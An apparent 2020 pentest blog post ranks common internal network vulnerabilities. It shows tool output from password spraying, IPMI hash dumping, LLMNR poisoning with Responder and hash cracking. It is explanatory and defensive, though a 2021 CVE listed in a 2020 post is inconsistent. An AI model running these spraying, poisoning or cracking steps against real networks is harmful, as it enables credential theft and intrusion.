Top 10 Vulnerabilities: Internal Infrastructure Pentest

infosecmatter.com/top-10-vulnerabilities-internal-infrastructure-pentest

June 3, 2020

Have you ever wondered what are the most common vulnerabilities found during penetration tests? What are some of the typical security problems of corporate networks?

In this article we will be going through the Top 10 list of the most reported vulnerabilities during internal infrastructure penetration tests.

Disclaimer

The following information was compiled from more than 60 penetration test reports that have been produced during the year of 2020 and 2019 for various mid-sized organizations and businesses from around the world.

Before jumping to the list, let’s briefly describe the testing methodology that was used across the board.

Methodology

The objective was to perform an internal infrastructure penetration test, physically on site, using a white-box (grey-box) approach.

This means that there were no restrictions on the tools being used for the testing and the scoping information was also shared beforehand.

The only “grey” aspect of it was that in the beginning the access to the network was not provided to the consultants.

So after the initial assessment of the network access controls (NAC bypass, WiFi assessment etc.), the consultants were typically whitelisted in the network in order to perform the actual test without getting blocked on the network level.

The testing was then performed from the perspective of a typical employee / non-privileged user on the network.

This methodology is one the most popular choices due to its cost-effectiveness. It allows to focus on the actual vulnerabilities rather than trying to circumvent existing security or compensatory controls that might be implemented.

Found this the other day on Twitter that kinda illustrates the point:

So what were the most reported vulnerabilities? Here goes the list..

Top 10 vulnerabilities

The list is organized from the bottom (top 10) to the top 1.

10. Weak and default passwords

Hunting for weak and default credentials should be part of every decent penetration test. And in our case it was no different.

It sounds easy, fun and kinda exciting, doesn’t it? The reality is that without a sound automation the excitement fades away really quickly. And the automation doesn’t always work 100%!

Hunting for weak and default logins can be quite a labor and often times involves debugging and troubleshooting the automation, if we really want to cover the whole surface. Manual approach in most cases is extremely ineffective and tiring.

Luckily, there are many tools out there that can help with default passwords. And this makes it quite rare to not find any weak or default credential during a pentest. Thus, this finding made it to the Top 10.

One of the tools that always helps us to find default credentials is our hunter of default HTTP logins.

For other network services such as database interfaces, SSH, Telnet, SNMP and other services, we usually leverage Metasploit, Hydra, Medusa, Ncrack or similar tools capable of login attacks.

Go back to top.

9. Outdated VMWare ESXi hypervisor

Most organizations heavily virtualize their infrastructure. It is not only cost-effective, but also practical.

The top virtualization solution that our customers use the most is the VMware ESXi platform and, surprise surprise, it rarely gets patched on time.

So that’s how this ended up being number 9 in our Top 10 list.

Although unpatched VMware ESXi servers are on the Top 10 list, it is rare to encounter such an outdated instance for which there would be publicly available exploits.

Usually this vulnerability is picked up by the Nessus vulnerability scanner.

Go back to top.


8. Reuse of passwords

Every time we find a working credential, we try to reuse it elsewhere. And it turns out a lot of organizations are reusing passwords.

In fact, almost 4 organizations out of 10 are affected by this. It is just very difficult to really enforce proper procedures when it comes to password management and asset management.

Typical scenario is when a Windows machine gets compromised. What usually happens next is that the pentesters will collect password hashes (NTLM) from the system or flat out dump the plain text passwords from the LSASS subsystem using Mimikatz.

The pentesters will then perform password spraying or hash spraying over the network to see whether it works on some other machines as well. Here’s an example of using Metasploit smb_login scanner for the job:



```
[-] 10.204.79.52:445      - 10.204.79.52:445 - Failed: '.\Administrator:P@ssw0rd1',
[+] 10.204.78.203:445     - 10.204.78.203:445 - Success: '.\Administrator:P@ssw0rd1'
[-] 10.204.78.173:445     - 10.204.78.173:445 - Failed: '.\Administrator:P@ssw0rd1',
[-] 10.204.79.54:445      - 10.204.79.54:445 - Failed: '.\Administrator:P@ssw0rd1',
[+] 10.204.78.161:445     - 10.204.78.161:445 - Success: '.\Administrator:P@ssw0rd1'
[-] 10.204.88.24:445      - 10.204.88.24:445 - Failed: '.\Administrator:P@ssw0rd1',
[-] 172.21.200.73:445     - 172.21.200.73:445 - Failed: '.\Administrator:P@ssw0rd1',
[+] 172.21.200.118:445    - 172.21.200.118:445 - Success: '.\Administrator:P@ssw0rd1' Administrator
[-] 172.21.201.12:445     - 172.21.201.12:445 - Failed: '.\Administrator:P@ssw0rd1'
[-] 172.21.201.15:445     - 172.21.201.15:445 - Failed: '.\Administrator:P@ssw0rd1',
[+] 172.21.200.62:445     - 172.21.200.62:445 - Success: '.\Administrator:P@ssw0rd1' Administrator
[+] 172.21.200.57:445     - 172.21.200.57:445 - Success: '.\Administrator:P@ssw0rd1' Administrator
[-] 10.204.89.21:445      - 10.204.89.21:445 - Failed: '.\Administrator:P@ssw0rd1',
[+] 172.21.200.73:445     - 172.21.200.73:445 - Success: '.\Administrator:P@ssw0rd1' Administrator
[+] 172.21.201.12:445     - 172.21.201.12:445 - Success: '.\Administrator:P@ssw0rd1'
[+] 172.21.200.72:445     - 172.21.200.72:445 - Success: '.\Administrator:P@ssw0rd1' Administrator
[-] 172.21.201.21:445     - 172.21.201.21:445 - Failed: '.\Administrator:P@ssw0rd1',
[+] 172.21.201.23:445     - 172.21.201.23:445 - Success: '.\Administrator:P@ssw0rd1'
[-] 172.21.201.53:445     - 172.21.201.53:445 - Failed: '.\Administrator:P@ssw0rd1',
[+] 172.21.201.38:445     - 172.21.201.38:445 - Success: '.\Administrator:P@ssw0rd1' Administrator
[-] 172.21.201.50:445     - 172.21.201.50:445 - Failed: '.\Administrator:P@ssw0rd1',
[-] 172.21.201.91:445     - 172.21.201.91:445 - Failed: '.\Administrator:P@ssw0rd1',
[+] 172.21.201.95:445     - 172.21.201.95:445 - Success: '.\Administrator:P@ssw0rd1' Administrator
[+] 172.21.201.97:445     - 172.21.201.97:445 - Success: '.\Administrator:P@ssw0rd1',
[+] 172.21.201.99:445     - 172.21.201.99:445 - Success: '.\Administrator:P@ssw0rd1',
[-] 172.21.201.126:445    - 172.21.201.126:445 - Failed: '.\Administrator:P@ssw0rd1',
```

But this is just one example. Passwords are reused across different systems, network appliances and more. Every password compromise usually leads to a cascade of other compromises.

Go back to top.

7. Insufficient Network Segregation

Most organizations also have problems with proper network segregation and separation into VLANs.

A typical example is when the assessment is performed from a perspective of a standard non-privileged user (a typical employee). What can the employee see on the network? What systems can the employee reach?

For instance, why should the employee be allowed to access remote desktop (RDP) of the domain controllers? Why should the employee be allowed to reach various database interfaces? Or SSH servers?

We always advice our customers to isolate everything as much as possible in according to the principle of least privilege. But it just happens to be a problem for a lot of organizations.

Go back to top.


6. IPMI password hash disclosure

More than 40% of the tested organizations were found to be prone to the IPMI 2.0 password hash disclosure vulnerability.

This vulnerability is basically a design flaw in the IPMI (Intelligent Platform Management Interface) protocol and there is no patch for it.


The IPMI service usually listens on port udp/623 alongside of the management web interface itself (e.g. Dell iDRAC, HP iLO etc.).

Now if we are able to reach the IPMI service, we are definitely going to be able to dump the password hashes from it. Here's an example of using Metasploit ipmi_dumphashes scanner:



```
[+] 10.49.75.60:623 - IPMI - Hash found: admin:a8a0f023bcff3e6d2403ab9bae8f8e176bb7c2473efc99a312355
dd7e6a00000000000000000000000000000000140561646d696e:1834665e68feffd2752a5384df6105e78b747e47
[+] 10.49.75.60:623 - IPMI - Hash found: root:a303b7f3dffef687ccfc285d99cc9c8a6cbbee0edc667d26bdbf81
f3b560000000000000000000000000000000001404726f6f74:f7720075fc4ddec17c669b7441ff3c38f4fe6d95
[+] 10.49.75.60:623 - IPMI - Hash found: :f1b64ffb6fe8256e40853aea20a8b911e8365d468ff59064d4bfd98a46
8000000000000000000000000000000001400:305a98de701d668ea9b1fa2ecd2b46514486459a
[+] 10.49.75.61:623 - IPMI - Hash found: admin:9a9fb3ecda7e44654eed89e7ebd5f0e01aa53f4ab32b43eb6c772
8f9d2e00000000000000000000000000000000140561646d696e:dba9c11dd27d8188f3d92393c513ecc70287b010
[+] 10.49.75.61:623 - IPMI - Hash found: root:a7129181f82fed5ad45f4e21851c9b2830f7b714cece7a4479b493
c4d680000000000000000000000000000000001404726f6f74:f04cda7d0f3bfbc880cbb2b1dd16c8e0bc6cf1af
[+] 10.49.75.61:623 - IPMI - Hash found: :4ef1255c37fa22ba06563fa2dae4a152b16dcca9d6a99187ac87e8dae1
2000000000000000000000000000000001400:17902e6569c8fc73cffabfc0c14b0bb6ccc1762b
[*] Scanned  3 of 24 hosts (12% complete)
[+] 10.49.75.62:623 - IPMI - Hash found: admin:f636e84d7df5806f06479f1a2d5a00f28d5b8ff7887820d7cb01e
3843ee00000000000000000000000000000000140561646d696e:86bd424d5e0c3c1ab04a1327903b10c47be79eb4
[+] 10.49.75.62:623 - IPMI - Hash found: root:4ef333167afd8991ad48e9bc0ba8d365144a2209e15a4418930ec1
fe5cc0000000000000000000000000000000001404726f6f74:4278abb73b799c03961e9f424b8de1589eebfe7b
[+] 10.49.75.62:623 - IPMI - Hash found: :6abc37836efb73562daa12f0f9e78e68eb8f11d89e452eae8d0e447e9f
c000000000000000000000000000000001400:e9520cb2d9c71d0b5218df1da9ee6aa1f3780d4c
[+] 10.49.75.69:623 - IPMI - Hash found: USERID:6f5dd29800230003674cab0cfd63210da70e97171375fd6a3ed2
9dadda827f9c478e22511e3904740f2e9ef10321406555345524944:45260d6885e802786e998c3db4fe3b242e348995
```

If the passwords are weak, we can then easily crack them, for instance with John the Ripper:



```
Loaded 30 password hashes with 30 different salts (RAKP, IPMI 2.0 RAKP (RMCP+) [HMAC-
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
calvin           (10.49.75.122 root)
calvin           (10.49.75.121 root)
calvin           (10.49.75.123 root)
calvin           (10.49.75.120 root)
anonymous        (10.49.75.62 )
anonymous        (10.49.75.61 )
anonymous        (10.49.75.60 )
changeme         (10.49.75.98 admin)
changeme         (10.49.75.61 admin)
changeme         (10.49.75.62 admin)
changeme         (10.49.75.60 admin)
PASSW0RD         (10.49.75.69 USERID)
4: Warning: Only 2 candidates left, minimum 4 needed for performance.
4 8g 0:00:00:14 DONE (2019-09-19 11:59) 0.5347g/s 239701p/s 5273Kc/s 5273KC/s �xCvBnM
```

Nessus vulnerability scanner usually detects this vulnerability during the scans, but it's always good to use the Metasploit ipmi_dumphashes scanner as well and try to crack the hashes.

The only mitigation strategy for this vulnerability is to disable the IPMI service or to isolate it on the network level (proper network segregation).

Go back to top.

5. SMB 1.0 protocol

Another thing that is just chronic to a lot of networks is the support of SMBv1 on Windows systems.


There are usually always some systems in the network still supporting the version 1 of this nearly 40 years old protocol.

SMBv1 is inherently insecure and it is prone to multiple vulnerabilities including:

- Remote code execution (RCE)
- Denial of Service (DoS)
- Man-in-the-Middle (MitM)
- Information disclosure

Even Microsoft advises against it. SMBv1 should be simply disabled on all Windows systems, both servers and clients.

This vulnerability is usually picked up by the Nessus scanner, but it can be also identified using Nmap's smb-protocols NSE script:




```
root@kali:~# nmap 172.16.110.54 -p 445 --script=smb-protocols
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-05 10:27
Nmap scan report for 172.16.110.54
Host is up (0.00050s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.02
|_    2.10

Nmap done: 1 IP address (1 host up) scanned in 13.53 seconds
```

Go back to top.

4. NetBIOS over TCP/IP enabled

This issue has been found in more than 50% of all tested organizations. Here's the problem:



```
C:\Windows>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : AEAD002-AFS
   Primary Dns Suffix  . . . . . . . : AEA
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : AEA

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Broadcom BCM5708C NetXtreme
   Physical Address. . . . . . . . . : 00-1E-C9-D6-BC-4A
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.49.72.35(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.49.72.1
   DNS Servers . . . . . . . . . . . : 10.49.72.35
                                       10.110.44.51
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{55DD6034-26A7-4D69-A51E-0ED6BB9816B6}:
```

This setting is enabled by default on all Windows systems and it inherently opens up the network to man-in-the-middle (MitM) attacks.


The problem is the following 2 Windows protocols:

- NBT-NS: NetBIOS Name Service
- LLMNR: Link-Local Multicast Name Resolution

These protocols communicate on the broadcast addresses, which makes them prone to poisoning and replaying attacks. And these attacks are very easy to do thanks to the tools such as Responder, Inveigh or Impacket (and its ntlmrelayx.py script).


These tools automatically respond to the broadcasted requests sent by the victims. This can consequently result in capturing Net-NTLM password hashes or even directly accessing other systems in the network by replaying the authentication.

Here’s how poisoning typically looks like using Responder, which results in capturing Net-NTLM hash:



```
[*] [LLMNR]  Poisoned answer sent to 10.49.156.230 for name AAA
[FINGER] OS Version     : Windows 10 Enterprise 16299
[*] [LLMNR]  Poisoned answer sent to 10.49.156.65 for name systemroot
[FINGER] OS Version     : Windows 8.1 Enterprise 9600
[FINGER] Client Version : Windows 8.1 Enterprise 6.3
[SMBv2] NTLMv2-SSP Client   : 10.49.156.65
[SMBv2] NTLMv2-SSP Username : AAA\hal
[SMBv2] NTLMv2-SSP Hash     : hal::AAA:83aac493b6c493aa:9EAF8D475E3F0C84A4C84A4C96E6C4C96E6C2C
12D4E094322D5AA0200000000002000800530004D004200330001001E00570049004E002D005000520048003400390003
04200330002E006C006F00630061006C000300340057004900 4E002D00500052004800340039000320052005100410041004
0630061006C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D201060004000
0002000008B4E0CD6756027F8B3489CA70DAEF97B49D0FCFE19C6F4EDBD71821D9C4A7E010A001000000000000000
073002F0073007900730074006500 6D0072006F006F00740000000000000000000000000
[*] [LLMNR]  Poisoned answer sent to 10.49.156.65 for name systemroot
```

Now if the password is weak, we can successfully crack it:



```
root@kali:~# john --fork=4 --wordlist=patterns --rules=korelogic hashes
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 18 password hashes with 18 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5
Node numbers 1-4 of 4 (fork)
Each node loaded the whole wordfile to memory
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55W0RD4        (hal)
4 0g 0:00:14:06 DONE (2019-10-23 11:30) 0g/s 35531p/s 608865c/s 608865C/s passwd999999
3 0g 0:00:14:07 DONE (2019-10-23 11:30) 0g/s 35495p/s 608245c/s 608245C/s passwd999998
1 0g 0:00:14:08 DONE (2019-10-23 11:30) 0g/s 35453p/s 607461c/s 607461C/s passwd999996
```

Now we’ve got a domain user account and we can start enumerating the Active Directory. But that’s another story..

Go back to top.

3. Unpatched Windows systems


Very few organizations have patching policy so well under control that they wouldn’t have any vulnerable Windows system in their network.

In almost 60% of cases there were found Windows systems in the network lacking a critical security patch, or two. Some examples include:

- CVE-2021-26855 aka. ProxyLogon
- CVE-2020-0796 aka. SMBGhost
- CVE-2019-0708 aka. BlueKeep
- MS17-010 aka. EternalBlue
- MS16-047
- MS15-034
- etc.

These issues are typically picked up by the Nessus vulnerability scanner, however Metasploit and Nmap also contain functionalities to remotely detect some of the missing patches.

These vulnerabilities are usually ranked as critical since they allow to obtain remote code execution (RCE) on the target system with the highest privileges (nt authority\system):



